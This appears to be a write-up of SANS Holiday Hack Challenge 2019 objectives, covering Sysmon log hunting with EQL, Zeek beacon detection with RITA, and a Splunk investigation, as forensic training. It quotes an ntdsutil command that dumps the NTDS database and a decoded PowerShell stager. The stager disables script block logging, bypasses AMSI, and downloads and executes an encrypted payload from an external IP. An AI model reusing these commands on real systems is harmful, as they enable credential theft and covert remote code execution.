
body.Event.System.EventID.#text



Filtering SID and eventtype 4624



Showing account supatree



3.5 Windows Log Analysis: Determine Attacker Technique

Description:

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Solution:

ntdsutil

Install EQL

```
vbox@hostname:/media/sf_study/sans_hhc/2019/sysmon$ sudo pip install
eql
DEPRECATION: Python 2.7 will reach the end of its life on January 1st,
2020. Please upgrade your Python as Python 2.7 won't be maintained
after that date. A future version of pip will drop support for Python
2.7. More details about Python 2 support in pip, can be found at
https://pip.pypa.io/en/latest/development/release-process/#python-2-
support
Collecting eql
Downloading
https://files.pythonhosted.org/packages/22/84/a6fc791e5044b9aee79daa10
b83e675bfddd047365c513ad9e913f5f428a/eql-0.8.0-py2.py3-none-any.whl
(96kB)
|████████████████████████████████| 102kB 797kB/s
Collecting lark-parser~=0.7 (from eql)
Downloading
https://files.pythonhosted.org/packages/34/b8/aa7d6cf2d5efdd2fcd85cf39
b33584fe12a0f7086ed451176ceb7fb510eb/lark-parser-0.7.8.tar.gz (276kB)
|████████████████████████████████| 276kB 2.4MB/s
Building wheels for collected packages: lark-parser
Building wheel for lark-parser (setup.py) ... done
Created wheel for lark-parser: filename=lark_parser-0.7.8-py2.py3-
none-any.whl size=62531
sha256=84d64493f4c106bb428f24a6bf66ba0711ab331719b57714214e11bcc45fd26
0
Stored in directory:
```


```
/root/.cache/pip/wheels/01/a2/30/ebae6ffa73cf3aa1c972a24d4c78388afd910
f91e43bf554aa
Successfully built lark-parser
Installing collected packages: lark-parser, eql
Successfully installed eql-0.8.0 lark-parser-0.7.8
```

Running EQL

```
$ eql query -f sysmon-data.json "process where parent_process_name =
'*lsass*'"
{"command_line": "C:\\Windows\\system32\\cmd.exe", "event_type":
"process", "logon_id": 999, "parent_process_name": "lsass.exe",
"parent_process_path": "C:\\Windows\\System32\\lsass.exe", "pid":
3440, "ppid": 632, "process_name": "cmd.exe", "process_path": "C:\\
Windows\\System32\\cmd.exe", "subtype": "create", "timestamp":
132186398356220000, "unique_pid": "{7431d376-dedb-5dd3-0000-
001027be4f00}", "unique_ppid": "{7431d376-cd7f-5dd3-0000-
001013920000}", "user": "NT AUTHORITY\\SYSTEM", "user_domain": "NT
AUTHORITY", "user_name": "SYSTEM"}
```

Found file

```
vbox@hostname:/media/sf_study/sans_hhc/2019/sysmon$ eql query -f
sysmon-data.json "process where logon_id = 999 and timestamp <
132186398356800000 and timestamp > 132186398000000000"
{"command_line": "C:\\Windows\\system32\\cmd.exe", "event_type":
"process", "logon_id": 999, "parent_process_name": "lsass.exe",
"parent_process_path": "C:\\Windows\\System32\\lsass.exe", "pid":
3440, "ppid": 632, "process_name": "cmd.exe", "process_path": "C:\\
Windows\\System32\\cmd.exe", "subtype": "create", "timestamp":
132186398356220000, "unique_pid": "{7431d376-dedb-5dd3-0000-
001027be4f00}", "unique_ppid": "{7431d376-cd7f-5dd3-0000-
001013920000}", "user": "NT AUTHORITY\\SYSTEM", "user_domain": "NT
AUTHORITY", "user_name": "SYSTEM"}
vbox@hostname:/media/sf_study/sans_hhc/2019/sysmon$ eql query -f
sysmon-data.json "process where logon_id = 999 and timestamp <
132186398400000000 and timestamp > 132186398000000000"
{"command_line": "C:\\Windows\\system32\\cmd.exe", "event_type":
"process", "logon_id": 999, "parent_process_name": "lsass.exe",
"parent_process_path": "C:\\Windows\\System32\\lsass.exe", "pid":
3440, "ppid": 632, "process_name": "cmd.exe", "process_path": "C:\\
Windows\\System32\\cmd.exe", "subtype": "create", "timestamp":
```

132186398356220000, "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}", "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}", "user": "NT AUTHORITY\\SYSTEM", "user_domain": "NT AUTHORITY", "user_name": "SYSTEM"}

vbox@hostname:/media/sf_study/sans_hhc/2019/sysmon$ eql query -f sysmon-data.json "process where logon_id = 999 and timestamp < 132186398500000000 and timestamp > 132186398000000000"

{"command_line": "C:\\Windows\\system32\\cmd.exe", "event_type": "process", "logon_id": 999, "parent_process_name": "lsass.exe", "parent_process_path": "C:\\Windows\\System32\\lsass.exe", "pid": 3440, "ppid": 632, "process_name": "cmd.exe", "process_path": "C:\\Windows\\System32\\cmd.exe", "subtype": "create", "timestamp": 132186398356220000, "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}", "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}", "user": "NT AUTHORITY\\SYSTEM", "user_domain": "NT AUTHORITY", "user_name": "SYSTEM"}

*{"command_line": "**ntdsutil.exe** \"ac i ntds\" ifm \"create full c:\\hive\" q q", "event_type": "process", "logon_id": 999, "parent_process_name": "cmd.exe", "parent_process_path": "C:\\Windows\\System32\\cmd.exe", "pid": 3556, "ppid": 3440, "process_name": "ntdsutil.exe", "process_path": "C:\\Windows\\System32\\ntdsutil.exe", "subtype": "create", "timestamp": 132186398470300000, "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}", "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}", "user": "NT AUTHORITY\\SYSTEM", "user_domain": "NT AUTHORITY", "user_name": "SYSTEM"}*

3.6 Network Log Analysis: Determine Compromised System

Description:

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

Solution:

192.168.134.130

Downloading files

https://downloads.elfu.org/elfu-zeeklogs.zip

Install RITA on CentOS

```
$ sudo bash install.sh
[sudo] password for vbox:

_ \ _ _| __ __| \
/ | | _ \
_|_\ ___| _| _/ _\ v3.1.1

Brought to you by Active CounterMeasures

[-] In order to run the installer, several basic packages must be
installed.
[-] Updating packages... SUCCESS
[-] Ensuring curl is installed... SUCCESS
[-] Ensuring coreutils is installed... SUCCESS
[-] Ensuring lsb-release is installed... SUCCESS
[-] Ensuring yum-utils is installed... SUCCESS
[-] This installer will:
[-] Install Bro IDS to /opt/bro
[-] Install MongoDB
[-] Install RITA to /usr/local/bin/rita
[-] Create a runtime directory for RITA in /var/lib/rita
```


```
[-] Create a configuration directory for RITA in /etc/rita
[-] Installing Bro IDS... SUCCESS
If you need to check or change your network interfaces, please do so
now
by switching to a different terminal and making any changes. Please
note
that any interfaces you would like to use for packet capture must be
up
and configured before you continue. When the interfaces are ready,
please return to this terminal.


...<SNIP>...

[!] Enabling Bro on startup.
[!] Enabling Bro on startup process completed.
[!] Starting Bro.
checking configurations ...
installing ...
creating policy directories ...
installing site policies ...
generating cluster-layout.bro ...
generating local-networks.bro ...
generating broctl-config.bro ...
generating broctl-config.sh ...
stopping ...
stopping worker ...
stopping proxy ...
stopping manager ...
starting ...
starting manager ...
starting proxy ...
starting worker ...
[!] Adding Bro IDS to the path in /etc/profile.d/bro-path.sh
[-] Installing MongoDB... SUCCESS
[!] Starting MongoDB and enabling on startup.
[!] Starting MongoDB process completed.
[!] You can access the MongoDB shell with 'mongo'.
[!] If you need to stop MongoDB,
[!] run 'sudo systemctl stop mongod'.
[-] Installing RITA... SUCCESS
[!] To finish the installation, reload the system profile with
[!] 'source /etc/profile'.

_ \ _ _| __ __| \
/ | | _ \
```


```
_|_\ ___| _| _/ _\ v3.1.1

Brought to you by Active CounterMeasures

Thank you for installing RITA! Happy hunting!
```

Importing Zeeklogs

```
$ rita import elfu-zeeklogs sans_hhc_2019

[+] Importing [elfu-zeeklogs]:
[-] Verifying log files have not been previously parsed into the
target dataset ...
[-] Parsing logs to: sans_hhc_2019 ...
[-] Parsing elfu-zeeklogs/conn.log-00001_20190823120021.log ->
sans_hhc_2019
[-] Parsing elfu-zeeklogs/conn.log-00002_20190823121227.log ->
sans_hhc_2019
[-] Parsing elfu-zeeklogs/conn.log-00003_20190823122444.log ->
sans_hhc_2019
[-] Parsing elfu-zeeklogs/conn.log-00004_20190823123904.log ->
sans_hhc_2019
[-] Parsing elfu-zeeklogs/conn.log-00005_20190823125418.log ->
sans_hhc_2019
[-] Parsing elfu-zeeklogs/conn.log-00006_20190823130731.log ->
sans_hhc_2019

...<SNIP>...

[-] Parsing elfu-zeeklogs/ssl.log-00096_20190824091651.log ->
sans_hhc_2019
[-] Host Analysis: 42014 / 42014 [==================] 100 %
[-] Uconn Analysis: 115988 / 115988 [==================] 100 %
[-] Exploded DNS Analysis: 47836 / 47836 [==================] 100 %
[-] Hostname Analysis: 47836 / 47836 [==================] 100 %
[-] Beacon Analysis: 115988 / 115988 [==================] 100 %
[-] UserAgent Analysis: 6 / 6 [==================] 100 %
[!] No certificate data to analyze
[-] Updating blacklisted peers ...
[-] Indexing log entries ...
[-] Updating metadatabase ...
```


```
[-] Done!
```

Show beacons: Got IP

```
$ rita show-beacons sans_hhc_2019 -H | head -n 10
+-------+-----------------+-----------------+-------------
+-------------+-------------+-----------+----------+----------
+-----------------+---------------+-------------+-------------
+------------------+-----------------+
| SCORE | SOURCE IP | DESTINATION IP | CONNECTIONS | AVG BYTES | INTVL
RANGE | SIZE RANGE | TOP INTVL | TOP SIZE | TOP INTVL COUNT | TOP SIZE
COUNT | INTVL SKEW | SIZE SKEW | INTVL DISPERSION | SIZE DISPERSION |
+-------+-----------------+-----------------+-------------
+-------------+-------------+-----------+----------+----------
+-----------------+---------------+-------------+-------------
+------------------+-----------------+
| 0.982 | 192.168.134.130 | 144.202.46.214 | 7660 | 1156 | 10 | 683 |
10 | 563 | 6926 | 7641 | 0 | 0 | 0 | 0 |
| 0.936 | 192.168.134.130 | 192.168.134.2 | 76012 | 244 | 141 | 1896 |
1 | 66 | 15278 | 5615 | 0 | 0.230769 | 0 | 5 |
| 0.91 | 192.168.134.134 | 192.168.134.2 | 82653 | 250 | 132 | 1896 |
1 | 66 | 16808 | 6136 | 0 | 0.384615 | 0 | 5 |
| 0.91 | 192.168.134.131 | 192.168.134.2 | 83587 | 248 | 119 | 1896 |
1 | 66 | 17219 | 6224 | 0 | 0.384615 | 0 | 5 |
| 0.91 | 192.168.134.133 | 192.168.134.2 | 82406 | 250 | 122 | 1896 |
1 | 66 | 17001 | 6184 | 0 | 0.384615 | 0 | 5 |
| 0.91 | 192.168.134.135 | 192.168.134.2 | 80345 | 249 | 119 | 2088 |
1 | 66 | 16669 | 5955 | 0 | 0.384615 | 0 | 5 |
| 0.91 | 192.168.134.129 | 192.168.134.2 | 80345 | 251 | 139 | 1896 |
1 | 66 | 16678 | 5973 | 0 | 0.384615 | 0 | 5 |
```

3.7 Splunk

Description:


Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

Solution:

Kent you are so unfair. And we were going to make you the king of the Winter Carnival.


S3 Bucket URL

https://elfu-soc.s3.amazonaws.com




Searching Splunk

index=main cbanas sweetums



Found Powershell snippets




Decoding Powershell

```
PS /media/sf_study/sans_hhc/2019/splunk/powershell> PSDecode .\
sweetums.ps1
Exception calling "Start" with "0" argument(s): "No such file or
directory"
At
/home/vbox/.local/share/powershell/Modules/PSDecode/PSDecode.psm1:723
char:9
+ $p.Start() | Out-Null
+ ~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception

Exception calling "WaitForExit" with "1" argument(s): "No process is
associated with this object."
At
/home/vbox/.local/share/powershell/Modules/PSDecode/PSDecode.psm1:725
char:12
+ if(-not $p.WaitForExit($timeout*1000)){
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
```


```
+ FullyQualifiedErrorId : InvalidOperationException

You cannot call a method on a null-valued expression.
At
/home/vbox/.local/share/powershell/Modules/PSDecode/PSDecode.psm1:735
char:9
+ $encoded_script =$p.StandardOutput.ReadToEnd()
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull

You cannot call a method on a null-valued expression.
At
/home/vbox/.local/share/powershell/Modules/PSDecode/PSDecode.psm1:736
char:9
+ $stderr = $p.StandardError.ReadToEnd()
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull



############################## Layer 1 ##############################
SQBGACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAGEAQgBMAGUALgBQAFMAVgBFAFIAcwBJAE
8AbgAuAE0AQQBKAG8AcgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAu
AEEAUwBzAEUATQ

...<SNIP>...


############################## Layer 3 ##############################
IF($PSVerSioNTaBLe.PSVERsIOn.MAJor -gE 3)
{$GPF=[Ref].ASsEMBly.GETTyPE('System.Management.Automation.Utils').GEt
FiELd('cachedGroupPolicySettings','NonPublic,Static');IF($GPF)
{$GPC=$GPF.GeTVAluE($nUlL);If($GPC['ScriptBlockLogging'])
{$GPC['ScriptBlockLogging']
['EnableScriptBlockLogging']=0;$GPC['ScriptBlockLogging']
['EnableScriptBlockInvocationLogging']=0}$val=[COLlEcTioNs.GEneRiC.DIC
TIoNAry[StrING,SySTEm.ObjecT]]::NeW();
$vAl.AdD('EnableScriptBlockLogging',0);
$vaL.ADd('EnableScriptBlockInvocationLogging',0);
$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\
PowerShell\
ScriptBlockLogging']=$VAl}ElSE{[SCrIPTBlOCK].GEtFIelD('signatures','No
nPublic,Static').SETVALUe($NUll,(NEW-OBjEct
CollEcTions.GEnerIC.HashSeT[sTrING]))}
```



```
[REf].ASSEMBlY.GETTYPe('System.Management.Automation.AmsiUtils')|?
{$_}|%
{$_.GETFieLD('amsiInitFailed','NonPublic,Static').SEtValUe($NUlL,
$True)};};
[SySteM.NeT.SERvicEPoInTMaNaGer]::EXPecT100CONtInUe=0;$wc=NEw-ObjECT
SysTEM.NeT.WeBCLiENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; rv:11.0) like Gecko';$wC.HEADErS.ADd('User-Agent',$u);
$Wc.ProXy=[SySTeM.Net.WeBREQuEST]::DEFaULTWebProXy;
$WC.PRoXy.CREDenTIAls =
[SySTEm.NET.CRedeNTiAlCAcHe]::DeFaulTNeTwORkCREDenTiALS;$Script:Proxy
=
$wc.Proxy;$K=[SySTEM.Text.EncOdING]::ASCII.GeTBYteS('zd!Pmw3J/qnuWoHX~
=g.{>p,GE]:|#MR');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+
$K[$_%$K.COUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%
{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
BXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://144.202.46.214:8080';$t='/
admin/get.php';$WC.HEADErs.Add("Cookie","session=reT9XQAl0EMJnxukEZy/
7MS70X4=");$DATa=$WC.DownlOADDAtA($sEr+$T);$Iv=$DatA[0..3];
$DatA=$dATa[4..$DatA.lENGtH];-JOIN[ChaR[]](& $R $DatA ($IV+$K))|IEX


############################## Warning!
################################
Exit code:
Decoder script returned non-zero exit code but no error message was
sent to stderr. This is likely the result of the malware intentionally
terminating its own execuion rather than some kind of decoding failure
############################## Warning!
################################
```

Search for Santa



Found sensitive file-path

C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt



Found FQDN via reverse lookup

